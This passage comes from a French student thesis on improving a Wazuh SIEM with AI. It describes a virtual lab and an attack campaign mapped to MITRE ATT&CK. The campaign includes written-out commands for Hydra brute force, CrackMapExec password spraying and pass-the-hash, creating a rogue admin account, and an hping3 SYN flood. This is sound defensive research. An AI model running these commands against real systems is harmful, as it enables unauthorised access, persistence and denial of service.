


FIGURE 2.11 – Configuration de l'adresse IP statique sur Windows Server 2025

Ensuite on installe Active Directory, qui permet notamment :

- La gestion des comptes utilisateurs
- L'authentification centralisée
- L'application de politiques de sécurité




FIGURE 2.12 – Gestionnaire de serveur – Ajout de rôles et fonctionnalités

On sélectionne le type d'installation, puis on sélectionne notre serveur et on clique sur suivant.




FIGURE 2.13 – Sélection du type d'installation

Ensuite on ajoute le rôle ADDS (Service de Domaine Active Directory).




FIGURE 2.14 – Ajout du rôle ADDS – Service de Domaine Active Directory

On suit les étapes jusqu'à procéder à l'installation du service.




FIGURE 2.15 – Confirmation et lancement de l'installation du service ADDS

Une fois la première phase de l'installation terminée, on va promouvoir notre serveur en contrôleur de domaine.




FIGURE 2.16 – Promotion du serveur en contrôleur de domaine

Ensuite on crée une forêt (le **niveau le plus élevé (le plus global)** dans l'organisation d'un annuaire Active Directory).




FIGURE 2.17 – Création de la forêt et du domaine pfe.local

On suit les étapes jusqu'à l'installation finale. Une fois l'installation terminée, la machine va se redémarrer. Ensuite, on se rend au niveau des utilisateurs et ordinateurs Active Directory pour vérifier si l'installation a bien fonctionné.




FIGURE 2.18 – Vérification de l'installation via Utilisateurs et ordinateurs Active Directory

À travers cette image on peut confirmer que notre service Active Directory a bien été pris en compte.

Dans le cadre de ce projet, ce serveur représente une cible stratégique pour les attaques, car sa compromission peut entraîner un contrôle total du système d'information.

Les logs générés par ce serveur sont particulièrement riches, notamment en ce qui concerne :

- Les tentatives de connexion
- Les échecs d'authentification
- Les modifications de privilèges
- Les activités suspectes

Ces données sont essentielles pour l'entraînement et l'évaluation des modèles d'intelligence artificielle.

### 5.3 Machine cliente Windows 10

La machine Windows 10 simule un poste utilisateur standard dans un environnement d'entreprise. Elle est intégrée au domaine Active Directory, ce qui permet de reproduire des scénarios réalistes d'authentification et d'utilisation des ressources.

Cette machine permet de générer différents types d'événements :

- Connexions utilisateur
- Accès aux ressources
- Activités système
- Comportements anormaux

Elle joue un rôle important dans la génération de données normales, nécessaires pour distinguer les comportements légitimes des activités malveillantes.

### 5.4 Serveur Linux : Ubuntu Server

Le serveur Ubuntu permet de simuler un environnement Linux typique. Il est utilisé pour :

- Héberger des services (notamment SSH)
- Générer des logs système
- Tester des attaques ciblant les systèmes Linux

Il permet également de mettre en œuvre des mécanismes de surveillance de l'intégrité des fichiers, essentiels pour détecter des modifications non autorisées.

### 5.5 Machine attaquante : Kali Linux

La machine attaquante Kali Linux dispose d'un arsenal complet d'outils de test d'intrusion, utilisés dans le cadre de notre campagne d'attaques structurée selon le framework MITRE ATT&CK :

- **Nmap (version 7.98)** : scanner réseau polyvalent utilisé pour la découverte des hôtes actifs (T1046), l'identification des services et versions (T1082) et l'exécution de scripts NSE pour l'énumération des services (LDAP, SMB, etc.).
- **Hydra** : outil de force brute multi-protocoles utilisé pour les attaques par force brute sur le service SSH (T1110.001). Il supporte de nombreux protocoles réseau (SSH, RDP, FTP, HTTP, etc.) et permet l'utilisation de wordlists personnalisées ou prédéfinies comme `rockyou.txt`.
- **CrackMapExec / NetExec** : suite d'outils d'évaluation de la sécurité réseau Windows, utilisée pour l'énumération et les tests d'authentification sur les protocoles SMB et WinRM (T1110.001).
- **Impacket** : collection de classes Python pour l'interaction avec les protocoles réseau Windows. Utilisé notamment pour le Kerberoasting (T1558.003) via l'outil `GetUserSPNs`.
- **Enum4linux (version 0.9.1)** : outil d'énumération des informations des systèmes Windows et Samba via les protocoles NetBIOS et SMB, utilisé pour la phase de Discovery (T1087.002).
- **Hping3** : outil de génération et d'analyse de paquets réseau, utilisé pour les tests de déni de service (T1499).



## 6 Outils d'attaque sur Kali Linux

TABLE 2.5 – Outils d'attaque déployés sur Kali Linux

| Outil                  | Version | Rôle                                  | Technique MITRE |
|------------------------|---------|---------------------------------------|-----------------|
| Nmap                   | 7.98    | Scan réseau et découverte de services | T1046, T1082    |
| Hydra                  | –       | Brute force SSH et autres protocoles  | T1110.001       |
| CrackMapExec / NetExec | –       | Brute force WinRM, énumération SMB    | T1110.001       |
| Evil-WinRM             | V3.9    | Session PowerShell distante via WinRM | T1021.006       |
| Impacket               | 0.14.0  | Kerberoasting, protocoles Windows     | T1558.003       |
| Enum4linux             | 0.9.1   | Énumération AD et partages SMB        | T1087.002       |
| Hping3                 | –       | Génération paquets SYN Flood DoS      | T1499           |

## 7 Outils de l'agent IA SOC

TABLE 2.6 – Bibliothèques Python de l'agent IA SOC

| Bibliothèque Python | Version | Rôle dans l'agent                                         |
|---------------------|---------|-----------------------------------------------------------|
| Requests            | –       | Appels API REST (Wazuh, VirusTotal, AbuseIPDB, OTX)       |
| Groq                | –       | Interface avec le modèle LLaMA 3.1 via l'API Groq         |
| Python-dotenv       | –       | Chargement sécurisé des clés API depuis <code>.env</code> |
| fpdf2               | –       | Génération des rapports PDF professionnels                |
| Schedule            | –       | Planification automatique toutes les 30 minutes           |
| Smtplib             | builtin | Envoi des emails via SMTP avec TLS                        |
| subprocess          | builtin | Exécution des commandes Windows Firewall                  |
| Colorama            | –       | Affichage coloré dans le terminal                         |

## 8 Configuration matérielle

L'ensemble de l'environnement a été déployé sur une machine physique disposant des caractéristiques suivantes :

- 16 Go de mémoire vive
- Processeur multicœurs (4 cœurs minimum)
- Espace de stockage de 100 Go
- Support de la virtualisation activé

Ces ressources permettent de faire fonctionner simultanément les différentes machines virtuelles sans compromettre les performances.

## 9 Validation et cohérence de l'environnement

Avant de procéder aux expérimentations, plusieurs tests ont été réalisés afin de valider le bon fonctionnement de l'infrastructure.

Ces tests incluent :

- La vérification de la connectivité réseau entre toutes les machines
- L'accès à l'interface web du serveur Wazuh
- La communication entre les agents et le serveur
- La génération et la réception des logs

Les résultats obtenus confirment que l'environnement est pleinement opérationnel et prêt à être utilisé pour les phases expérimentales.

## Conclusion de la partie

L'environnement expérimental mis en place constitue une base solide pour l'étude de l'intégration de l'intelligence artificielle dans un SIEM. Grâce à une architecture réaliste, un réseau cohérent et des machines jouant des rôles complémentaires, il est possible de reproduire des scénarios variés et d'obtenir des données pertinentes pour l'analyse.

Cette infrastructure permettra, dans la suite du mémoire, de mettre en œuvre des attaques, de collecter des logs et d'évaluer l'apport des modèles d'intelligence artificielle dans la détection avancée des menaces.

## **CHAPITRE III : METHODES**

# 1 Méthodologie d'attaque basée sur MITRE ATT&CK

## 1.1 Introduction à l'approche méthodologique

Dans le cadre de l'évaluation de l'efficacité d'un système SIEM (Security Information and Event Management) enrichi par des techniques d'intelligence artificielle (IA), il est absolument essentiel d'adopter une méthodologie rigoureuse, reproductible et standardisée pour la génération et l'analyse des attaques. L'une des problématiques majeures dans la recherche en cybersécurité réside dans la qualité des jeux de données (*datasets*). Une approche consistant à réaliser des attaques de manière aléatoire, ponctuelle ou non structurée produirait un bruit de fond inexploitable, rendant l'entraînement des modèles d'apprentissage automatique inefficace. C'est pourquoi ce travail s'appuie sur un cadre de référence mondialement reconnu dans le domaine de la cybersécurité : le framework **MITRE ATT&CK** (*Adversarial Tactics, Techniques, and Common Knowledge*).

Ce framework constitue une base de connaissances exhaustive et détaillée des comportements adverses observés dans des environnements réels (*in-the-wild*). Il permet de structurer les offensives selon différentes phases du cycle de vie d'une cyberattaque, appelées « tactiques », chacune correspondant à un objectif stratégique spécifique poursuivi par un attaquant. Contrairement aux approches classiques de tests d'intrusion (*pentesting*), qui se concentrent principalement sur l'exploitation de failles logicielles spécifiques, MITRE ATT&CK met l'accent sur les tactiques, techniques et procédures (TTPs) et sur les comportements des attaquants. Cette orientation comportementale le rend particulièrement adapté à l'analyse via un SIEM.

L'intégration de ce framework au cœur de notre méthodologie permet d'atteindre plusieurs objectifs critiques pour la suite de nos expérimentations :

- **Structurer les scénarios d'attaque de manière réaliste** en reproduisant les étapes logiques d'une menace avancée (APT).
- **Couvrir de manière exhaustive** les différentes phases du cycle d'attaque, de la reconnaissance à l'impact.
- **Générer des logs variés, volumineux et pertinents**, indispensables pour alimenter les bases de données d'événements.
- **Faciliter l'analyse et la corrélation des événements** en mappant chaque alerte du SIEM à une technique MITRE précise.
- **Améliorer drastiquement la qualité du dataset** utilisé pour l'intelligence artificielle, grâce à une labellisation précise des données.

## 1.2 Présentation du framework MITRE ATT&CK

Créé en 2013 par la MITRE Corporation, le framework ATT&CK est devenu le standard de l'industrie pour comprendre et modéliser les cybermenaces. Il est organisé autour d'une matrice qui classe les actions offensives selon trois concepts hiérarchisés : les tactiques, les techniques et les sous-techniques.

### Les tactiques (Tactics)

Les tactiques représentent le « Pourquoi » (*Why*) d'une attaque. Elles définissent les objectifs de haut niveau qu'un attaquant cherche à accomplir.

La matrice Enterprise compte 14 tactiques principales qui modélisent le cycle de vie complet de l'attaque :

TABLE 3.7 – Les 14 tactiques de la matrice MITRE ATT&amp;CK Enterprise

| ID     | Tactique             | Objectif de l'attaquant                                                  |
|--------|----------------------|--------------------------------------------------------------------------|
| TA0043 | Reconnaissance       | Collecter des informations sur la cible avant l'attaque.                 |
| TA0042 | Resource Development | Préparer les outils, l'infrastructure et les ressources nécessaires.     |
| TA0001 | Initial Access       | Entrer dans le système ou le réseau cible.                               |
| TA0002 | Execution            | Exécuter du code malveillant sur un système local ou distant.            |
| TA0003 | Persistence          | Maintenir l'accès au système malgré les redémarrages ou les changements. |
| TA0004 | Privilege Escalation | Gagner des droits d'administration (Root ou SYSTEM).                     |
| TA0005 | Defense Evasion      | Éviter la détection par les outils de sécurité (Antivirus, EDR, SIEM).   |
| TA0006 | Credential Access    | Voler des identifiants et des mots de passe.                             |
| TA0007 | Discovery            | Explorer le réseau compromis pour comprendre l'environnement.            |
| TA0008 | Lateral Movement     | Se déplacer latéralement d'une machine à une autre dans le réseau.       |
| TA0009 | Collection           | Identifier et rassembler les données d'intérêt pour l'objectif final.    |
| TA0010 | Exfiltration         | Extraire furtivement les données volées hors du réseau de l'entreprise.  |
| TA0011 | Command & Control    | Contrôler les systèmes compromis à distance de manière persistante.      |
| TA0040 | Impact               | Causer des dégâts (chiffrement, destruction, déni de service).           |

## Les techniques et sous-techniques (Techniques & Sub-techniques)

Chaque tactique est associée à un vaste ensemble de techniques, qui décrivent le « Comment » (*How*). Ce sont les méthodes spécifiques utilisées. Certaines techniques sont subdivisées pour fournir un niveau de granularité plus précis (ex : la technique Brute Force se divise en Password Guessing, Password Cracking, etc.).

### 1.3 Application du framework à l'environnement expérimental

Afin de générer des données représentatives d'un réseau d'entreprise, l'environnement expérimental est composé de cinq machines virtuelles (VM) interconnectées :

- Un serveur SIEM basé sur Wazuh (IP : 192.168.56.100)
- Un contrôleur de domaine Windows Server (AD) (IP : 192.168.56.10)

- Une machine cliente Windows 10 (IP : 192.168.56.20)
- Un serveur Ubuntu (IP : 192.168.56.30)
- Une machine attaquante sous Kali Linux

#### Tableau récapitulatif des techniques déployées dans le laboratoire :

Pour simuler cet attaquant externe, nous avons sélectionné un panel précis d'outils et de techniques MITRE ATT&CK qui seront exécutés depuis la machine Kali Linux :

TABLE 3.8 – Techniques MITRE ATT&CK déployées dans le laboratoire

| Phase            | Technique MITRE          | ID        | Outil Kali   |
|------------------|--------------------------|-----------|--------------|
| Reconnaissance   | Network Service Scanning | T1046     | Nmap         |
| Reconnaissance   | OS Fingerprinting        | T1082     | Nmap         |
| Initial Access   | Brute Force RDP          | T1110.001 | Hydra        |
| Initial Access   | Brute Force SSH          | T1110.001 | Hydra        |
| Initial Access   | Password Spraying        | T1110.003 | CrackMapExec |
| Discovery        | AD Enumeration           | T1087.002 | Enum4linux   |
| Discovery        | LDAP Query               | T1018     | Nmap scripts |
| Lateral Movement | Pass the Hash            | T1550.002 | CrackMapExec |
| Impact           | DoS                      | T1499     | Hping3       |
| Impact           | DHCP Starvation          | T1498     | Yersinia     |

### Phase 1 : Reconnaissance et Discovery

*Tactiques MITRE : Reconnaissance [TA0043] & Discovery [TA0007]*

La première étape consiste à identifier les actifs présents sur le réseau, leur système d'exploitation et la structure de l'annuaire de l'entreprise.

#### a. Scan réseau et identification des services (Network Service Scanning [T1046] & OS Fingerprinting [T1082])

L'outil **Nmap** est utilisé pour découvrir les machines actives, les ports ouverts et identifier avec précision les systèmes d'exploitation cibles.

- Scan des ports et détection d'OS : `nmap -sV -O 192.168.56.0/24`
- Cette étape permet d'identifier une surface d'attaque exploitable : LDAP (389), SMB (445), SSH (22).

#### b. Énumération de l'Active Directory (AD Enumeration [T1087.002] & LDAP Query [T1018])

Une fois le contrôleur de domaine identifié, des outils spécifiques sont lancés pour extraire des informations précieuses (utilisateurs, groupes, politiques de mots de passe) sans authentification préalable ou avec des accès anonymes (*Null Session*).

- Utilisation de **Enum4linux** pour énumérer l'environnement Windows : `enum4linux -a 192.168.56.10`
- Utilisation des **scripts Nmap** pour interroger LDAP : `nmap -n -sV --script "ldap* and not brute" 192.168.56.10`

#### c. Apport pour le SIEM/IA

Cette phase génère un volume important de logs de trafic réseau et d'événements de requêtes d'annuaire. Cela répond directement à la nécessité d'identifier les services et actifs du réseau tout en créant un « bruit » de fond caractéristique des phases de sondage.

## Phase 2 : Initial Access

*Tactique MITRE : Initial Access [TA0001]*

Cette phase vise à obtenir un premier accès au système en exploitant les services identifiés précédemment.

### a. Attaque brute force SSH et RDP (Brute Force [T1110.001])

L'outil **Hydra** est utilisé pour soumettre des milliers de tentatives de connexion rapides en ciblant des comptes spécifiques (ex : root, Administrator) avec un dictionnaire de mots de passe.

- Ciblage SSH (Ubuntu) : `hydra -l root -P rockyou.txt ssh://192.168.56.30`
- Ciblage RDP (Windows) : `hydra -l Administrator -P rockyou.txt rdp://192.168.56.10`

### b. Attaque par pulvérisation de mots de passe (Password Spraying [T1110.003])

Contrairement au Brute Force classique qui bloque souvent les comptes (*Account Lockout*), le Password Spraying utilise un seul mot de passe courant (ex : Automne2023!) testé contre tous les utilisateurs énumérés lors de la phase précédente. L'outil **CrackMapExec** est idéal pour cette tâche sur les environnements SMB.

- Commande : `crackmapexec smb 192.168.56.10 -u users_list.txt -p 'Password123!'`

### c. Résultat attendu

Obtention d'un accès initial et génération massive de logs d'authentification (Event ID 4625 sous Windows, /var/log/auth.log sous Linux). L'IA pourra utiliser ces séries temporelles d'échecs pour classer ces attaques.

## Phase 3 : Execution

*Tactique MITRE : Execution [TA0002]*

Une fois l'accès obtenu, l'attaquant exécute des commandes.

- **a. Reverse shell** : Utilisation de Metasploit pour prendre le contrôle à distance de manière interactive.
- **b. Command execution** : Exécution de scripts ou de commandes système (LOL-Bins comme PowerShell ou Bash) pour créer des fichiers temporaires ou modifier la configuration.
- **c. Traces SIEM** : Création de processus (Event ID 1 sous Sysmon) avec des arborescences suspectes analysables par NLP (*Natural Language Processing*).

## Phase 4 : Persistence

*Tactique MITRE : Persistence [TA0003]*

L'attaquant cherche à maintenir son accès.

- **a. Création d'un utilisateur clandestin** :
  - Sur Linux : `useradd hacker`
  - Sur Windows : `net user hacker Password123 /add`
- **b. Ajout aux administrateurs** : `net localgroup administrators hacker /add`
- **c. Traces SIEM** : Événements critiques de création de comptes (Event ID 4720) et de modification de groupes (Event ID 4732).

## Phase 5 : Privilege Escalation

*Tactique MITRE : Privilege Escalation [TA0004]*

L'objectif est d'obtenir des privilèges élevés depuis le compte compromis.

- **a. Exploitation locale** : Exploitation de mauvaises configurations (*Unquoted Service Paths*) ou de failles système.
- **b. Accès root / admin** : Exploitation de règles sudo mal configurées sur Linux ou de droits excessifs sur l'AD.

## Phase 6 : Lateral Movement

*Tactique MITRE : Lateral Movement [TA0008]*

L'attaquant se déplace dans le réseau pour atteindre sa cible finale (souvent le contrôleur de domaine).

### **a. Utilisation d'identifiants sous forme de hachages (Pass the Hash [T1550.002])**

Plutôt que de chercher à casser les empreintes cryptographiques (hash NTLM) récupérées en mémoire, l'attaquant les réutilise directement pour s'authentifier sur d'autres machines du réseau. L'outil **CrackMapExec** facilite considérablement ce processus via SMB.

- Commande : `crackmapexec smb 192.168.56.0/24 -u Administrateur -H <NTLM_HASH> -x 'whoami'`

### **b. Traces SIEM**

Le mouvement latéral génère des Event IDs 4624 (Logon Type 3 : Connexion réseau). Le comportement d'un poste de travail initiant de multiples connexions d'administration est une anomalie statistique forte pour un modèle d'IA.

## Phase 7 : Command and Control

*Tactique MITRE : Command and Control [TA0011]*

- **a. Shell distant** : Mise en place d'une communication persistante (*Beaconing*) vers le serveur de contrôle, souvent encapsulée dans du trafic HTTP/HTTPS pour échapper à la détection.
- **b. Traces SIEM** : Connexions réseau périodiques. Les algorithmes d'IA (*Unsupervised Learning*) excellent dans l'analyse de ces séries temporelles pour détecter des signaux périodiques anormaux.

## Phase 8 : Impact

*Tactique MITRE : Impact [TA0040]*

L'impact représente l'objectif final, visant à altérer la disponibilité du système de manière directe et agressive.

### **a. Déni de service réseau (Endpoint Denial of Service [T1499])**

Afin de saturer les capacités de traitement du serveur cible et de le rendre indisponible, une attaque par inondation de paquets (*Flood*) est lancée. L'outil **Hping3** est utilisé pour générer un trafic TCP SYN massif.

- Commande : `hping3 -S -flood -V 192.168.56.30`

### **b. Épuisement des ressources DHCP (DHCP Starvation [T1498])**

Pour perturber l'infrastructure réseau locale et empêcher de nouvelles machines d'obtenir une adresse IP, une attaque visant à vider le pool d'adresses du serveur DHCP est simulée à l'aide de l'outil **Yersinia**. L'outil forge des milliers de requêtes DHCP DISCOVER avec des adresses MAC aléatoires.



**Traces SIEM :** Ces attaques massives génèrent un volume de logs réseau colossal et des alertes de dégradation de performance CPU/RAM. L'IA pourra analyser la saturation anormale de la bande passante et la chute de la disponibilité des services.

## 1.4 Exploitation des résultats pour le SIEM

Chaque étape de cette chaîne d'attaque a généré des milliers de logs au format brut (Syslog, Windows Event Logs, JSON). Le SIEM Wazuh permet de :

- **Détecter de manière déterministe :** Déclenchement d'alertes via ses règles XML basées sur des signatures (ex : détection de l'outil Yersinia ou Hydra).
- **Contextualiser les alertes :** Grâce au mappage intégré avec la matrice MITRE ATT&CK.

Cependant, ce cas d'usage met en lumière les limites inhérentes aux SIEM traditionnels :

- Certaines attaques furtives (*Low and Slow*) passent inaperçues car elles n'atteignent pas les seuils de déclenchement (Faux Négatifs).
- Certains comportements (comme les mouvements latéraux avec LOLBins) créent trop de « bruit » et submergent les analystes (Faux Positifs).

## 1.5 Apport pour l'intelligence artificielle

Les données brutes et les alertes générées lors de cette expérimentation structurée constituent notre **Dataset d'entraînement**. Les algorithmes d'intelligence artificielle permettent de combler les lacunes du SIEM :

- **Entraînement de modèles supervisés** pour classer les attaques avec une précision supérieure aux règles statiques, en utilisant les labels MITRE.
- **Analyse comportementale (Unsupervised Learning)** pour identifier des anomalies et détecter des déviations par rapport au comportement normal du réseau, facilitant la détection de menaces inconnues (Zero-Day).
- **Amélioration de la détection** en réduisant la fatigue des alertes (filtrage des faux positifs) grâce à une corrélation probabiliste des événements.

## Conclusion

L'utilisation du framework MITRE ATT&CK comme méthodologie directrice transcende la simple exécution de scripts offensifs aléatoires. En confrontant notre environnement expérimental (AD, postes clients, serveurs) à ce référentiel standardisé et en utilisant des outils de pointe (Nmap, Hydra, CrackMapExec, Hping3), nous garantissons la génération de journaux d'événements riches, diversifiés et contextuellement labellisés. Cette rigueur est le socle indispensable de cette recherche : elle met en évidence les lacunes des systèmes de détection purement basés sur des règles, et fournit la matière première de haute qualité nécessaire pour entraîner et valider des algorithmes d'intelligence artificielle, ouvrant la voie à une détection des menaces plus résiliente et automatisée.

## 2 Méthodologie avant/après installation des agents Wazuh

### 2.1 Avant l'installation des agents Wazuh sur les différentes machines

Afin de démontrer de manière rigoureuse et objective l'apport des agents Wazuh dans la détection des menaces, une méthodologie en deux phases a été adoptée. La première

phase, dite « avant agents », consiste à mener l'ensemble de la campagne d'attaques sans avoir préalablement installé les agents Wazuh sur les machines cibles. Durant cette phase, le serveur Wazuh est opérationnel mais ne reçoit aucune télémétrie des machines cibles, ce qui se traduit par une absence totale d'alertes sur le tableau de bord. Cette phase établit un état de référence (*baseline*) démontrant que Wazuh, sans agents, est incapable de détecter les intrusions se produisant sur les endpoints.

La seconde phase, dite « après agents », reprend exactement les mêmes attaques après l'installation et la configuration des agents Wazuh sur les machines cibles. Les résultats obtenus sont ensuite comparés à ceux de la première phase, permettant de mesurer précisément l'apport en termes de visibilité et de détection.

## Phase de Reconnaissance (TA0043)


La phase de reconnaissance constitue la première étape de toute campagne d'attaque structurée. Elle vise à collecter le maximum d'informations sur l'environnement cible avant toute tentative d'exploitation, en adoptant le point de vue d'un attaquant externe disposant uniquement d'un accès réseau au système d'information.

### a. Technique T1046 — Découverte des services réseau

La première action menée depuis la machine Kali Linux (192.168.56.40) a consisté à identifier les hôtes actifs sur le réseau cible à l'aide d'un scan de découverte Nmap :

```
nmap -sn 192.168.56.0/24
```

Cette commande envoie des requêtes ICMP Echo (ping) et des sondes TCP SYN/ACK vers chaque adresse du sous-réseau 192.168.56.0/24, permettant d'identifier les hôtes qui répondent. Le scan a révélé sept hôtes actifs sur le réseau, dont cinq machines virtuelles du laboratoire (192.168.56.10, .20, .30, .40, .100) ainsi que la passerelle NAT VMware (192.168.56.1) et le serveur DHCP VMware (192.168.56.254).



```

└─$ nmap -sn 192.168.56.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-30 23:16 +0200
Nmap scan report for 192.168.56.1
Host is up (0.00076s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.56.2
Host is up (0.00049s latency).
MAC Address: 00:50:56:F7:02:A1 (VMware)
Nmap scan report for 192.168.56.10
Host is up (0.0018s latency).
MAC Address: 00:0C:29:4F:80:27 (VMware)
Nmap scan report for 192.168.56.20
Host is up (0.00069s latency).
MAC Address: 00:0C:29:79:4B:7B (VMware)
Nmap scan report for 192.168.56.30
Host is up (0.0016s latency).
MAC Address: 00:0C:29:0D:D5:08 (VMware)
Nmap scan report for 192.168.56.254
